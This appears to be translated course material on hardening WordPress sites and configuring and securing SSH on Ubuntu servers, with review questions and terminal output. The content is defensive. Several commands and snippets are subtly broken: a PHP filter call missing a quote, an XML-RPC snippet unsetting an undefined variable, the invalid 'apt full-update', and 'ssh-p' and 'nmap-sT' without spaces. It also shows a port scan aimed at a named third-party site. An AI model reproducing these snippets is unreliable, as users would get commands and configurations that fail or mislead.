Second, you can use the security plugin to deactivate this information. One of these plugins is Sucuri, which will automatically hide this information after activation, but to be sure, you can check this by going to Settings> the "Hardening" tab.

You can also delete version information by adding the following lines of code either to the site-specific plugin or to the Code Snippets plugin:

```
function wpbeginner_remove_version() {
```

```
return '';  
}  
add_filter('the_generator', wpbeginner_remove_version');
```

Third, you can delete information about the WP version in CSS / JS files uploaded to the site. [Here is a link to how to do this](#), following the recommendations of the tjhole user.

Block the execution of PHP scripts in those WP directories where this is not required


Prevent the execution of PHP files in non-designated directories to increase the security of your platform. Following the solutions on [wpbeginner](#), open a text editor and enter the following code:

```
<Files *.php> deny from all </Files>
```

Save this text file as .htaccess and upload it to the /wp-content/uploads/ folder on your site.

Disable access to the REST API of your WordPress site

If you don't plan to use this API, you can disable access to it using [the following plugin](#).



The screenshot shows the WordPress plugin directory page for "Disable REST API" by Dave McHale. At the top, there is a "Download" button and a note that the plugin is also available in Spanish. Below this are tabs for "Details", "Reviews", "Installation", "Support", and "Development". The "Details" tab is selected, showing a description of the plugin as a comprehensive tool for controlling access to the WordPress REST API. It mentions that it works as a "set it and forget it" install and provides instructions on how to grant access to specific endpoints if needed. A table on the right side of the page lists plugin statistics: Version 1.7, Last updated 3 months ago, Active installations 70,000+, WordPress Version 4.4 or higher, Tested up to 5.8.1, PHP Version 5.6 or higher, and Languages See all 14. At the bottom, there are tags for "admin", "api", "JSON", "rest", and "rest-api", along with an "Advanced View" link.

Restrict or disable access to XML-RPC

If you don't use XML-RPC, you can also disable it with:

```
function remove_xmlrpc_pingback_ping( $methods ) {  
    unset($methods['pingback.ping']);  
    unset($headers['X-Pingback']);  
    return $methods;  
}  
add_filter('xmlrpc_enabled', '__return_false');  
add_filter('xmlrpc_methods', 'remove_xmlrpc_pingback_ping');
```

or using .htaccess:

```
<Files xmlrpc.php> Order deny,allow Deny from all
</Files>
```

Take a look [at this link](#) if you need more information.

Make sure that your site has an SSL certificate

In theory, you can use the plugin, but we recommend that you do it manually, as suggested on [this site](#). Read the "How to properly enable SSL in WordPress" section and follow the instructions.

Questions for preparing a synopsis:

1. What are the main components of the LEMP package installed on the CentOS Web Server VM?
2. Why is it important to use the most recent and recommended version of PHP for WordPress security?
3. How can you disable the ability to edit themes and plugins in the WordPress admin panel?
4. What steps should be taken to keep WordPress plugins secure and up-to-date?
5. Why is it recommended to install WordPress themes and plugins only from trusted sources?
6. How does changing the default wp_prefix in the database improve security?
7. What measures can be taken to protect against user account hijacking in WordPress?
8. How does two-factor authentication enhance WordPress security, and what steps are required to enable it?
9. Why is limiting the number of login attempts important for WordPress security?
10. What methods can be used to hide information about the WordPress version being used?
11. How can you block the execution of PHP scripts in unnecessary WordPress directories?
12. Why is disabling XML-RPC access beneficial for WordPress security?
13. What role does an SSL certificate play in securing a WordPress site?
14. How can robots.txt be used to enhance WordPress security?

15. What are the best practices for securing wp-admin and wp-login.php access?

Topic 15. Configuring an SSH connection to a Linux server

Time to study: 2 hours

Task: Do the practical task on Ubuntu virtual machine

SSH is a network protocol that provides remote connection and management of the operating system in safe mode, including Linux. It is often used for remote management of servers via the terminal.

There are several methods for remote SSH connection to the server. Among them: using a pair of SSH keys, authenticating with a password, logging in using the Kerberos scheme or based on the host. By default, the password authentication method is used. However, it has a rather low level of security compared to the other methods listed.


1. Practical task steps

Step 1: Preparing Ubuntu

The first thing to do before you start installing SSH in Ubuntu is to sync and update all apt packages to the latest versions. To do this, use the following command:

```
sudo apt update && sudo apt upgrade
```

The result of the executed command is shown in the image below.



```
timeweb@timeweb:~$ sudo apt update && sudo apt upgrade
[sudo] пароль для timeweb:
Суц:1 http://ru.archive.ubuntu.com/ubuntu jammy InRelease
Пол:2 http://ru.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Пол:3 http://ru.archive.ubuntu.com/ubuntu jammy-backports InRelease [107 kB]
Пол:4 http://security.ubuntu.com/ubuntu jammy-security InRelease [110 kB]
Пол:6 http://ru.archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metad
ata [102 kB]
Пол:7 http://ru.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 M
etadata [267 kB]
Пол:8 http://ru.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 DEP-11
Metadata [940 B]
Пол:9 http://ru.archive.ubuntu.com/ubuntu jammy-backports/main amd64 DEP-11 Met
adata [7 976 B]
Пол:10 http://ru.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 DEP-1
```


Now all apt packages are updated and have the latest versions. After this step, you can proceed directly to the main topic of the article – installing SSH.

Step 2: Install SSH in Ubuntu

OpenSSH is not pre-installed on the system, so we will install it manually. To do this, enter in the terminal window:

```
sudo apt install openssh-server
```

As soon as the command is executed, the installation of all necessary components in the system will begin, as shown in the image below.

A terminal window with a dark purple background. The text shows the execution of 'sudo apt install openssh-server'. It lists additional packages to be installed (ncurses-term, openssh-sftp-server, ssh-import-id), suggests other packages (molly-guard, monkeysphere, ssh-askpass), and lists the new packages to be installed (ncurses-term, openssh-server, openssh-sftp-server, ssh-import-id). It also shows the disk space requirements and a confirmation prompt 'Хотите продолжить? [д/н] Y'.

We answer all suggestions of the system in the affirmative at the time of installation.


The installation was successful. Now let's start the service.

Step 3. Launch SSH

At this stage, you must enable the newly installed service. The following command will help you do this:

```
sudo systemctl enable --now ssh
```

On successful startup, you will see the following system message.


A terminal window with a dark purple background. The text shows the output of the 'systemctl enable --now ssh' command: 'Synchronizing state of ssh.service with SysV service script with /lib/systemd/sy... systemd-sysv-install. Executing: /lib/systemd/systemd-sysv-install enable ssh'.

The --now key in the command above is responsible for running the program and adding it to startup at the same time.

Now let's check that the service is enabled and functioning successfully. To do this, enter:

```
sudo systemctl status ssh
```

As a result, the system will display the following message:

A terminal window with a dark purple background. The prompt is 'timeweb@timeweb:~\$'. The command 'sudo systemctl status ssh' has been executed. The output shows the status of the 'ssh.service' as 'active (running)'. It includes details like 'Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)', 'Active: active (running) since Sat 2023-02-25 20:40:27 MSK; 15min ago', 'Docs: man:sshd(8) man:sshd_config(5)', 'Main PID: 48461 (sshd)', 'Tasks: 1 (limit: 4625)', 'Memory: 2.0M', 'CPU: 36ms', and 'CGroup: /system.slice/ssh.service'. At the bottom, there are four log entries from 'systemd[1]' and 'sshd[48461]' indicating the successful start and listening on port 22.

```
timeweb@timeweb:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2023-02-25 20:40:27 MSK; 15min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Main PID: 48461 (sshd)
    Tasks: 1 (limit: 4625)
   Memory: 2.0M
      CPU: 36ms
   CGroup: /system.slice/ssh.service
           └─48461 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

feb 25 20:40:27 timeweb systemd[1]: Starting OpenBSD Secure Shell server...
feb 25 20:40:27 timeweb sshd[48461]: Server listening on 0.0.0.0 port 22.
feb 25 20:40:27 timeweb sshd[48461]: Server listening on :: port 22.
feb 25 20:40:27 timeweb systemd[1]: Started OpenBSD Secure Shell server.
```

As you can see in the image above, the installed service is functioning successfully. This is indicated by the Active: active (running) line.

If you need to disable the service and remove it from startup, enter in the terminal window:

```
sudo systemctl disable ssh
```

Step 4. Configuring the Firewall

Before connecting to the server via SSH, we will check the firewall status. Although the firewall is configured during the installation of the service, re-checking it will help you make sure that it is configured correctly.

In our case, the UFW interface is installed, so we'll use the following command:

```
sudo ufw status
```

The result of the command is shown in the image below.

```
timeweb@timeweb:~$ sudo ufw status
Состояние: активен

В          Действие  Из
-          -
OpenSSH    ALLOW      Anywhere
80/tcp     ALLOW      Anywhere
443        ALLOW      Anywhere
OpenSSH (v6) ALLOW      Anywhere (v6)
80/tcp (v6) ALLOW      Anywhere (v6)
443 (v6)   ALLOW      Anywhere (v6)
```

As you can see from the image, SSH traffic is allowed. If you don't have it in the list, then you need to allow incoming SSH connections. The following command will help you do this:

```
sudo ufw allow ssh
```

Step 5. Connecting to the server

After completing all the previous steps, you can finally log in to the server using the SSH protocol.

To connect to the server, the user will need its IP address or domain name. In the terminal line, enter the command:

```
ssh username_пользователя@ip_addressадрес
```

```
ssh user@192.168.56.101
```

Or:

```
ssh username@domain
```

Step 6: Configuring the SSH Configuration

After completing the previous 5 steps, the user can easily make a remote connection to the server using the installed service. However, you can further improve the security of your connection by changing the standard connection port to a different one, or by changing password authentication to key authentication. For these and other changes, you need to edit the SSH configuration file.

The main settings of the OpenSSHserver are stored in the main configuration file-sshd_config(location): /etc/ssh). Before you start editing, you need to create a backup copy of this file:


```
sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.initial
```

Now, if errors occur after editing the configuration file, the user can easily return it to its original form.

After creating a backup, you can proceed directly to editing the configuration file. To do this, open it using the terminal and the Nano editor:

```
sudo nano /etc/ssh/sshd_config
```

In the file that opens, we will immediately change the port value to a more secure one. It is best to set values from the dynamic range of ports (49152 — 65535), while using a set of different digits for additional security. For example, let's change the port value to 49532. To do this, uncomment the corresponding line in the file and change the port values, as shown in the image below.



```
GNU nano 6.2 /etc/ssh/sshd_config *
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/u>
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port 49532
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none
```

In addition to this setting, you need to change the password authentication mode to a more secure key authentication mode. To do this, uncomment the

corresponding string, the value of which should be "Yes", as shown in the image below.

```
GNU nano 6.2 /etc/ssh/sshd_config *
# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none
```

Key authentication is enabled.

Now we will prohibit logging in to the server as a superuser. To do this, we will also change the value of the corresponding string, as shown in the figure below.

```
GNU nano 6.2 /etc/ssh/sshd_config *
# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
```

In addition to the changes made above, we will list below the main directives of the configuration file that are responsible for server security:

- UseDNS – is responsible for checking whether the host name matches its IP address. The “Yes ” value enables this parameter.

- PermitEmptyPasswords – this parameter prohibits using empty passwords for authentication if the value is set to "No".
- MaxAuthTries – limit on the number of failed attempts to connect to the server during a single communication session. A number is passed as the value.
- AllowUsers and AllowGroups – these parameters are responsible for the list of users and groups that are allowed to access the server, respectively.
#AllowUsers User1, user2, user3
#AllowGroups Groupa1, groupa2, groupa3
- Login GraceTime-parameter responsible for the time allowed for successful authorization. We recommend reducing the value of this parameter by 4 times.
- ClientAliveInterval– time limit for the user's inactivity. When you go beyond the specified limit, the user is disconnected.

After making all the changes to the main configuration file, save them and close the editor. After that, we restart the service so that all changes take effect:

```
sudo systemctl restart ssh
```

If you have made changes to the port in the configuration file, then you must connect with its new value:

```
ssh-p port_number user_name@ip_address
```

Or:

```
ssh-p port_number user_name@domain
```

Generating SSH keys in Linux

To set up a secure remote connection to the server, first generate an SSH key pair on your personal computer. We will perform the generation on the Ubuntu 20.04 operating system. And a special ssh-keygen utility will help us do this, which is designed for creating and managing keys.


1. First of all, open the terminal and use the following command to generate SSH keys:

```
ssh-keygen -t rsa
```

The -t flag indicates the type of key when it is created. In our case, this is RSA, but others are also acceptable. These are DSA, ECDSA, or ed25519.

Also worth noting are the -p and -l flags, which can be used if necessary. The first one allows you to change the keyword (passphrase) to a private key, and the second one shows the fingerprint of the public key.


2. After executing the command, key generation starts and the terminal displays the following message:



```
Enter file in which to save the key (/root/.ssh/id_rsa):
```

At this stage, the ssh-keygen program prompts the user to enter a new path to store the generated key pair. The private key will be recorded as id_rsa, and the public key will be recorded as id_rsa.pub. To skip this step and use the default directory, just press the "Enter" button.


There may also be a situation where the user has already generated an SSH key pair before. In this case, the system displays the message shown in the image below in the console.



```
/root/.ssh/id_rsa already exists.  
Overwrite (y/n)?
```

The service prompts the user to overwrite existing keys with new ones. However, keep in mind that if the user is overwritten, they will no longer be able to connect to the server using the old key pair. When this operation is confirmed, they will be destroyed. To refuse overwriting, just enter "n" in the terminal line.

3. The next message in the terminal will be:



```
Enter passphrase (empty for no passphrase):
```

The service will prompt the user to enter a passphrase for additional security of the generated private key. You will need to enter it every time the user wants to access it on their personal computer. The keyword will provide additional protection when attempting to steal and use a private key. This is an optional but recommended procedure. To skip this stage and the next one, where the user confirms the specified keyword, you need to press "Enter" twice.

4. Upon completion of key generation, the terminal will display the message shown in the image below.

```

Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:ZdZdgYtuHs2ppCIyx1mXz3i0ldD9asAvKW1lsP/2Kd4 root@Monpans1e
The key's randomart image is:
+---[RSA 2048]---+
|                ..o|
|               . o .|
|              + + + |
|             + o.o .|
|            S o.+oo .|
|           . o *+*o .|
|          . o . X.=B .|
|         o = . o.B=.* o|
|        + . . .o.+ .E+|
+-----[SHA256]-----+

```

It means that the SSH key pair has been successfully generated. The only thing left to do is copy the public key to the remote server. It is uploaded to a separate file for this purpose—`~/.ssh/authorized_keys`. After that, you can use the network protocol to its fullest extent and perform a remote SSH connection in Linux.

Authorization on the server using SSH keys

To log in with an SSH key in Linux, you must first add the public key to the server. First, we copy it using the terminal command:

```
cat ~/.ssh/id_rsa.pub
```

The result of executing the command is the previously generated public key, as shown in the image below.

```

root@      :~# cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACzS73CeBnYY4Qb0SH9i/GVGzD1fNfERbIeD4FCn00
kYjhyB0NDDId9yv29R6G4n70SVMKVg08uTpyMU4rZL60t4yQ6G5psEwJkZUYRp3rDK7V29/KvWtICEV
WH0UJmrCcnaIYCr9LmuPMfkgH4+pa5B6VFDFgxTSCFDkHrmK9EthWrrvjZfL6Vl27W+nYj/MfZu2MvV
PCVSy92+Ffjs2/s4ClaffFEgF60ZEL1EULw01lmopZFcx0zY3R9v150U7qLKVYdyW8ohno9NtfkkDAD
qKiIUHFKvJyVilKlXZulwq04qBsRIOSkFL5jiaSNbA8cQHewz0xZNsp2e/fey7HR root@

```

Topic 16. Protecting SSHconnection to a Linux server

Time to study: 2 hours

Task: Do the practical task on Ubuntu virtual machine

1. Practical task steps

Ensuring the security of the Linux server

1. System Updates

Various vulnerabilities are constantly being found and fixed in the software. If you want to keep your server safe, keep all the software up to date. Make it a point to update your system from time to time. In Ubuntu or Debian, to upgrade, do the following:

```
sudo apt update
sudo apt full-update
```

In Fedora or CentOS, use the dnf package manager:

```
sudo dnf update
```

2. Don't use unsecured services

In most networks, usernames and passwords for FTP, Telnet, and RSH commands can be intercepted by someone on the same network using a packet sniffer. A common solution to this problem is to use OpenSSH or SFTP, which adds SSL or TLS to regular FTP. To connect to the server remotely, you can use ssh, and to transfer files, either SSH or SFTP.

3. Minimum programs and open ports

The fewer ports on your server that are accessible from the network, the safer it is and the less likely it is that some program will find a vulnerability and you will be hacked. You can check which ports are currently open on your server:

```
sudo nmap-sT address_server
```

For example, for losst.pro:




Figure 14 - Viewing Open ports

You can find out the PID of the process that uses the port by using the ss command:

```
sudo ss -lptn 'sport = :53'
```

